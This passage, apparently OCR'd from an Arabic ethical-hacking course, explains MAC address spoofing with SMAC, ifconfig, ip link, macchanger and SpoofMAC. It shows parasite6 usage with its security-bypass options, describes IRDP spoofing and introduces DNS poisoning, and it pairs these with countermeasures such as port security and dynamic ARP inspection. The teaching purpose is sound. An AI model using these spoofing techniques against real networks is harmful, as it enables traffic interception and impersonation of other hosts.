
- نحدد محول الشبكة. حيث أنه عند فتح **SMAC**، سوف ترى قائمة بجميع أجهزة الشبكة المثبتة. نحدد جهاز الشبكة الذي تريد تغيير عنوان **MAC** الخاص به.
- ندخل عنوانك **MAC** الجديد. وذلك من خلال الحقول تحت عنوان "**New Spoofed MAC Address**"، ندخل عنوان **MAC** الجديد.



- تأكد من أن عنوان **MAC** يتم تنسيقه بشكل صحيح. بعض **NIC** (خاصة بطاقات واي فاي) والتي لم ترحم من إمكانية تغير **MAC** يتناول التغييرات حيث يجب ان يكون نصف الاوكت الثاني عباره عن 6،2، A، E أو صفر.


D2XXXXXXXXXX
D6XXXXXXXXXX
DAXXXXXXXXXX
DEXXXXXXXXXX


- يمكنك أيضا تغير **MAC** وجعل التطبيق ينشئه عشوائيا وذلك بالنقر فوق **random**.
- نختار الخيار "إعادة التشغيل المحول تلقائيا (**Automatically Restart Adapter**) " من القائمة. ينبغي أن يكون علامة صح مجاورة له كالاتى.



- ننقر على "**Update MAC**". سيتم تعطيل اتصال الشبكة مؤقتا حيث يتم تحديث عنوان **MAC** الخاص بك. تحقق من أن عنوان **MAC** قد تغير في قائمة الأجهزة الخاصة بك.
- يمكنك معرفة اعداد كارت الشبكة مباشرة من هذا التطبيق من خلال النقر فوق **IPConfig**.
- يعطيك التطبيق أيضا الكثير من المعلومات عن كارت الشبكة **NIC** الخاص بك.

ملحوظه: يوجد أيضا بعض التطبيقات الأخرى مثل TMAC (Technitium MAC Address Changer) وSpoofMAC (لنظام التشغيل ويندوز ولينكس)






How to Change a Computer's MAC Address in Linux

لينكس لديه القدرة على "**Spoof**" عنوان **MAC** الخاص به. وسوف توضح كيفية "**Spoofed**" **MAC** الخاص بك مع لينكس ويكون لديه نفس عنوان **MAC** "**Spoofed**" والتي تحدث عند إعادة التشغيل تلقائيا.

- نقوم بفتح الترمنال بعدة طرق مختلفة حسب نظام التشغيل ومنها كالاتى:



- بعد فتح الترمنال نقوم باستخدام مجموع الأوامر التالية في الترمنال لتغير عنوان ماك كالاتى:

#sudo ifconfig eth0 down

#sudo ifconfig eth0 hw ether xx:xx:xx:xx:xx:xx

#sudo ifconfig eth0 up

حيث الامر الأول يستخدم لإغلاق كارت الشبكة، الثاني يقوم بتغير عنوان MAC، الثالث يقوم بإعادة تشغيل كارت الشبكة.

```
chris@ubuntu1404vbox: ~
chris@ubuntu1404vbox:~$ sudo ifconfig eth0 down
chris@ubuntu1404vbox:~$ sudo ifconfig eth0 hw ether 12:00:15:b7:36:92
chris@ubuntu1404vbox:~$ sudo ifconfig eth0 up
chris@ubuntu1404vbox:~$
```

- أيضا يمكنك استخدام الأوامر التالية لتغير عنوان **MAC**:

#ip link set dev xxxx down

حيث يستخدم هذا لغلق كارت الشبكة.

```
root@ : ~
@ :~$ sudo -i
[sudo] password for :
root@ :~# ip link show
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNC
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
2: eth0: <BROADCAST,MULTICAST> mtu 1500 qdisc pfifo_fast state DC
 qlen 1000
    link/ether brd ff:ff:ff:ff:ff:ff
root@ :~# ip link set dev eth0 down
```

#ip link set dev xxxx address xx:xx:xx:xx:xx:xx

يستخدم هذا الامر لتغير عنوان **MAC** حيث يرمز الرمز **xxxx** الى كارت الشبكة المراد تغيرها و **xx:xx:xx:xx:xx:xx** يرمز الى عنوان **MAC** الجديد.

```
root@ : ~
@ :~$ sudo -i
[sudo] password for :
root@ :~# ip link show
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN r
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
2: eth0: <BROADCAST,MULTICAST> mtu 1500 qdisc pfifo_fast state DOWN r
 qlen 1000
    link/ether brd ff:ff:ff:ff:ff:ff
root@ :~# ip link set dev eth0 down
root@ :~# ip link set dev eth0 address 74:d0:3b:9f:d8:48
```

ثم نقوم بإعادة تشغيل كارت الشبكة كالاتى:

```
root@ : ~
@ :~$ sudo -i
[sudo] password for :
root@ :~# ip link show
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN mc
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
2: eth0: <BROADCAST,MULTICAST> mtu 1500 qdisc pfifo_fast state DOWN mc
 qlen 1000
    link/ether brd ff:ff:ff:ff:ff:ff
root@ :~# ip link set dev eth0 down
root@ :~# ip link set dev eth0 address 74:d0:3b:9f:d8:48
root@ :~# ip link set dev eth0 up
```

- **أيضا يمكنك تغير عنوان MAC باستخدام بعض الأدوات الأخرى كالاتى:**

1- Macchanger

#sudo ifconfig eth0 down
#sudo macchager -m AA:BB:CC:DD:EE:FF eth0
#sudo ifconfig eth0 up

الخيارات المتاحة معه كالاتى:

-h, --help Show summary of options
-V, --version Show version of program
-e, --endding Don't change the vendor bytes
-a, --another Set random vendor MAC of the same kind
-A Set random vendor MAC of any kind
-r, --random Set fully random MAC
-l, --list[=keyword] Print known vendors (with keyword in the vendor's description string)
-m, --mac XX:XX:XX:XX:XX:XX Set the MAC XX:XX:XX:XX:XX:XX

امثله:

EXAMPLE macchanger eth1
EXAMPLE macchanger -A eth1
EXAMPLE macchanger --endding eth1
EXAMPLE macchanger --mac=01:23:45:67:89:AB eth1

2- SpoofMAC

المصدر: https://github.com/feross/SpoofMAC
هذه الأداة لنظامي التشغيل ويندوز ولينكس على حد سواء.

#spoof-mac set 00:00:00:00:00:00 en0

يمكن استخدام هذا الامر لاسترجاع عنوان **MAC** الأصلي وذلك من خلال الامر التالي:

#spoof-mac reset wi-fi

3- parasite6

هذه الأداة تتعامل مع عناوين **IPv6**.


#parasite6 [-lRFHD] <interface> [fake-mac]

الخيارات المتاحة معه كالاتى:

Option -l loops and resends the packets per target every 5 seconds
Option -R will also try to inject the destination of the solicitation
Options NS security bypass: -F fragment, -H hop-by-hop and -D large destination header

IRDP Spoofing

ICMP Router Discovery Protocol (IRDP) هو بروتوكول التوجيه الذي يسمح للمضيف لاكتشاف عناوين **IP** لأجهزة التوجيه/الراوتر النشط على الشبكة الفرعية الخاصة به من خلال الاستماع إلى رسائل **router advertisement and solicitation** على شبكتها. يمكن للمهاجم إضافة إدخالات التوجيه الافتراضي على النظام عن بعد عن طريق **spoofing router advertisements**. التوجيه الافتراضي (**default route**) المحدد من قبل المهاجم سوف يفضل على التوجيه الافتراضي المقدم من قبل ملقم**DHCP** . المهاجم يحقق هذا عن طريق تحديد مستوى التفضيل وعمر التوجيه(**lifetime**) عند قيمة عالية لضمان أن المضيفين الهدف سوف يختارون ذلك كالتوجيه المفضل. هذا الهجوم ينجح إذا شن المهاجم هجوم على نفس الشبكة التي يوجد عليها الضحية. في حالة وجود نظام ويندوز تم إعداده ليكون كعميل**DHCP** ، فان الويندوز يتحقق من **router advertisements** المستلمة للإدخالات. فإذا وجد إدخال واحد فقط، فإنه ثم يتحقق ما إذا كان عنوان **IP** المصدر ضمن الشبكة الفرعية. إذا كان العنوان في الشبكة الفرعية، يضيف إدخال التوجيه الافتراضي؛ خلاف ذلك، يتم تجاهل الإعلان.
يمكن للمهاجمين استخدام هذا من أجل مصلحتهم وذلك عن طريق إرسال رسائل **router advertisements** منتحلة بطريقة تجعل كل حزم البيانات تتنقل من خلال نظام المهاجم. وبالتالي، يمكن للمهاجم التنصت على البيانات. يوضح الشكل التالي كيفية أداء المهاجمين **IRDP** بالتحايل.



يمكنك تفادى هجوم ARDP Spoofing من خلال الغاء تفعيل IRDP على نظام المضيف إذا كان نظام التشغيل يسمح بذلك.

كيفية الدفاع ضد MAC Spoofing (How To Defend Against MAC Spoofing)

إجراء تقييمات الأمن هو الهدف الرئيسي من القرصان الأخلاقي. وباعتبارك قرصان أخلاقي، فانه لديك الاذونات لتنفيذ الهجمات المختلفة ضد الشبكة أو المنظمة الهدف للعثور على الثغرات في الهيكل الأمني. ولكن عملك هنا لا يتم. حيث ان العثور على الثغرات الأمنية للمنظمة الهدف هو مجرد مهمة ثانوية. حيث ان المهمة الكبرى والحرجة بالنسبة للقرصان الأخلاقي هو تطبيق التدابير المضادة المناسبة للثغرات الأمنية التي وجدت وذلك من أجل اصلاحها.

بمجرد قيامك باختبار الشبكة ضد هجمات **MAC Spoofing** وجمع الثغرات الأمنية، يجب تطبيق التدابير مضادة لحماية الشبكة مرة أخرى من **MAC Spoofing**. هناك العديد من التدابير المضادة المتاحة ضد **MAC Spoofing** والتي هي مناسبة في مختلف الحالات. اعتمادا على البنية الأمنية للشبكة والثغرات التي وجدت، يجب عليك تطبيق التدابير المضادة المناسبة لشركتك.

أفضل وسيلة للدفاع ضد **MAC Spoofing** هي وضع الخادم وراء جهاز التوجيه/الراوتر. وذلك لأن الموجهات/الراوتر تعتمد فقط على عناوين **IP**، في حين أن السويتش تعتمد على عناوين **MAC** للاتصالات في هذه الشبكة. تكوين واجهة أمن المنافذ (**Port Security**) هي وسيلة أخرى لتخفيف هجمات **MAC Spoofing**. بمجرد أن يتم تمكين أمر **Port Security**، فإنه يسمح لك لتحديد عنوان **MAC** للنظام الموصول إلى منفذ معين. كما يسمح بتحديد إجراء لاتخاذه في حالة حدوث انتهاك لأمن الموانئ(**Port Security**) .

يمكنك أيضا تنفيذ الأساليب التالية للدفاع ضد هجمات MAC Address Spoofing:

- **DHCP Snooping Binding Table**

DHCP snooping يقوم بفلترة رسائل **DHCP** الغير موثوق بها، ويساعد على بناء وربط جدول **DHCP binding**. يحتوي هذا الجدول على عنوان **MAC** وعنوان **IP**، **lease time**، **binding type**، **VLAN number**، ومعلومات الواجهة لتتوافق مع الواجهات الغير موثوق بها من السويتش. انها بمثابة جدار حماية بين المضيفين غير موثوق بها وخوادم **DHCP**. كما أنه يساعد في التفريق بين واجهات الثقة والغير موثوق بها.

- **Dynamic ARP Inspection**

يتحقق من عناوين **IP** وعنوان **MAC** المقابل له الملزم لكل حزمة **ARP** في الشبكة. إذا تم العثور على أي **IP** مربوط بعنوان **MAC** غير صالح، فانه يتم إسقاطه من قبل **Dynamic ARP inspection**.

- **IP Source Guard**


IP Source Guard هو ميزة الأمان التي تساعدك على تقييد حركة المرور **IP** على طبقة 2 الغير موثوق بها للمنافذ من خلال تصفية حركة المرور استنادا إلى قاعدة بيانات **DHCP snooping binding**. فإنه يساعدك على تجنب هجمات الانتحال عندما يحاول المهاجم خدعاك أو استخدام عنوان **IP** من مضيف آخر.

- **Encryption**

الاتصالات بين نقطة الوصول (**Access Point**) وجهاز الكمبيوتر يجب أن تكون مشفرة لتجنب **MAC Spoofing**.

- **Retrieval of MAC Address**

يجب عليك دائما استرداد عنوان **MAC** من **NIC** مباشرة بدلا من استعادتها من نظام التشغيل.




DNS Poisoning 8.6

بمجرد التحقق من الشبكة ضد هجمات **MAC Spoofing** فيجب عليك تطبيق التدابير المضادة لحمايته، في المرحلة التالية يجب اختبار وحماية الشبكة ضد **DNS Poisoning**.
سيكون هذا القسم تعريف عن تقنيات **DNS Poisoning** المختلفة والطرق المضادة للدفاع ضد **DNS Poisoning**.

DNS Poisoning Techniques

أولا قبل أن نفهم **DNS Poisoning** علينا أولا فهم كيفية عمل**DNS** . خدمة أسماء النطاقات (**DNS**) هو اختصار لـ **Domain Name Service**هو بروتوكول يعمل على ترجمة اسم المجال/النطاقات (**Domain name**) (على سبيل المثال **www.eccouncil.org**) إلى عنوان **IP** (على سبيل المثال، **208.66.172.56**). حيث يقوم بتخزين المعلومات (أسماء الدومين وعنوان **IP** المقابل له) في قاعدة بيانات كبيره موزعة على الإنترنت على مستوى العالم وذلك للحفاظ عليها. فكما أن الهواتف عبارة عن أرقام، فإذا أردت الاتصال بأي هاتف يجب معرفة رقمه، كذلك في عالم الإنترنت، إذا أردت الاتصال بأي موقع يجب عليك معرفة الـ **IP** الخاص بهذا الموقع، ولكن بالنسبة للهاتف، هناك ما يسمى بخدمة الاستعلامات، فإذا كنت تعرف اسم أحد الأشخاص، تستعمل هذه الخدمة للحصول على رقمه. والأمر نفسه بالنسبة لخوادم الإنترنت، فهناك ما يسمى بالـ**Domain Names** ، أو أسماء النطاقات، حيث أنه يكفي للاتصال بموقع ما مثل ويكيبيديا، أن تعرف اسم النطاق الخاص بهذا الموقع، في هذه الحالة هو**wikipedia.org** ، عندما تكتب هذا العنوان في المتصفح الخاص بك، فإن الخطوة الأولى التي يقوم بها متصفحك هي الاستعلام عن الـ **IP** الخاص بهذا الموقع، ويتم هذا عبر الـ**DNS** ، أو نظام أسماء النطاقات، وهذا عن طريق خوادم يترجم أسماء النطاقات، إلى عناوين الـ**IP** ، اللازمة للحاسوب كي يقوم بالاتصال مع الموقع.
يعتبر نظام أسماء النطاقات مفيداً لعدة أسباب. أكثرها وضوحا، أنه يجعل من الممكن استبدال عناوين الأي بي الصعبة التذكر (مثل 207.142.131.206) بأسماء نطاقات سهلة التذكر (مثل **wikipedia.org**)، وهذا يسهل على البشر التعامل مع عناوين الشبكة وعناوين البريد الإلكتروني. كما أن النظام يسمح بإنشاء أسماء معترف بها ويمكن الوصول إليها دون الاتصال مع التسجيل المركزي في كل مرّة.
الآن لدينا فهم سريع على كيفية عمل **DNS** يمكننا أن نذهب الآن أكثر لمعرفة هجوم **DNS Poisoning**.



أما DNS Poisoning والذي يطلق عليه أيضا **DNS Spoofing**، فهو عباره عن الهجوم الذي يحاول فيه المهاجم إعادة توجيه الضحية إلى خادم/ملقم خبيث (**malicious server**) بدلا من الملقم المشروع(**legitimate server**) . يمكن للمهاجم ارتكاب هذا النوع من الهجوم عن طريق التلاعب في إدخالات جدول **DNS** في نظام**DNS** . لنفترض ان الضحية يريد الوصول إلى موقع**ABC.com** ، حيث أن المهاجم سوف يقوم بالتلاعب بإدخالات جدول **DNS** بطريقة ما والذي يحدث فيه إعادة توجيه الضحية إلى خادم المهاجم. يمكن القيام بذلك عن طريق تغيير عنوان **IP** لـ **ABC.com**إلى عنوان **IP** لملقم المهاجم الخبيث (**attacker's malicious server IP address**). وهكذا، يربط الضحية إلى خادم المهاجم دون معرفته. بمجرد ربط الضحية إلى خادم المهاجم، فان المهاجم يمكنه اختراق نظام الضحية وسرقة البيانات. بطريقة مماثلة، يمكنك أيضا خرق نظام الهدف عن طريق إجراء هجوم **DNS Poisoning**.

يتم إنجاز **DNS Poisoning** من قبل القراصنة للسيطرة على ملقم **authoritative DNS** المطلوب. يحتاج القراصنة أساسا إلى تغيير أو إضافة سجلات في ذاكرة التخزين المؤقت لمحلل **DNS** بحيث الاستعلام من مستخدم أو الخادم يمكن ترجمتها إلى عنوان **IP** الذي يكون الدومين الخاص بالقراصنة بدلا من الدومين الحقيقي. بمجرد قيام الهاكر بتسميم ذاكرة التخزين المؤقت **DNS**، فان المخاطر الرئيسية هي سرقة الهوية، والتوزيع للبرامج الضارة، ونشر المعلومات الكاذبة، وهجمات رجل في المنتصف والتي سيتم تغطيتها لاحقا.
يمكن توسيع نطاق الهجوم بشكل كبير عن طريق اختراق سيرفر **DNS** يكون مصدرا لشركة انترنت وبالتالي السيطرة على كل عملاء الشركة.

